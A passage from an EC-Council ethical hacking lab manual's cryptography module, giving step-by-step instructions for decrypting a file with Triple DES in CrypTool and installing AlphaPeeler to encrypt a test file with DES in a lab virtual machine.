44. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → Triple DES (ECB)...**




Figure 5.1.22: Select the Triple DES Encryption algorithm

45. The **Key Entry: Triple DES (ECB)** dialog-box appears; keep the **Key length** set to default (**128 bits (effectively 112 bits)**).

46. In the text field below **Key length**, enter the combinations of **12** as **hexadecimal characters** and click **Decrypt**.




Figure 5.1.23: Key Entry: Triple DES (ECB) dialog-box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. The decrypted text appears, as shown in the screenshot.




Figure 5.1.24: Decrypted the file successfully

48. Using this method, files can be encrypted using CrypTool and shared with an individual in a secure manner, so that no one can intercept the data.

49. This concludes the demonstration of performing cryptanalysis using CrypTool.

50. Close all open windows and document all the acquired information.

TASK 2 Perform Cryptanalysis using AlphaPeeler

Here, we will use the AlphaPeeler tool to perform cryptanalysis.

TASK 2.1

Install and Launch AlphaPeeler

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and double-click **AlphaPeelerPro1.3wse.exe**.

   Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

AlphaPeeler is a powerful tool for learning cryptology. It can be useful as an instructor's teaching aid and to create assignments for classical cryptography. You can easily learn classical techniques such as frequency analysis of alphabets, mono-alphabetic substitution, Caesar cipher, transposition cipher, Vigenere cipher, and Playfair cipher.

2. The **AlphaPeeler Professional** window appears; click **Accept**.




Figure 5.2.1: AlphaPeeler Professional setup

3. Follow the steps in the wizard and install the application using all default settings.

AlphaPeeler Professional (powered by crypto++ library) also includes DES, Gzip/Gunzip, MD5, SHA-1, SHA-256, RIPEMD-16, RSA key generation, RSA crypto, RSA signature & validation, and generation of secret share files.

4. After the completion of the installation, click the **Start** icon from the bottom-left corner of **Desktop** and click **AlphaPeeler** from the applications.




Figure 5.2.2: Launch AlphaPeeler

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **AlphaPeeler Professional** initializes and the **AlphaPeeler** main window appears, as shown in the screenshot.




Figure 5.2.3: AlphaPeeler window

6. Now, minimize the AlphaPeeler window and create a text file on **Desktop**. Name it **Test**, open the file, and insert some text.
7. Click **File** in the menu bar and click **Save.**




Figure 5.2.4: Text file

TASK 2.2

Encrypt a Data File

8. Switch back to the **AlphaPeeler** window; click **Professional Crypto** from the menu bar and select **DES crypto** from the options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.2.5: Selecting DES crypto

9. The **DES crypto** pop-up appears; click the ellipsis icon (..) under the **Plain text file** option.

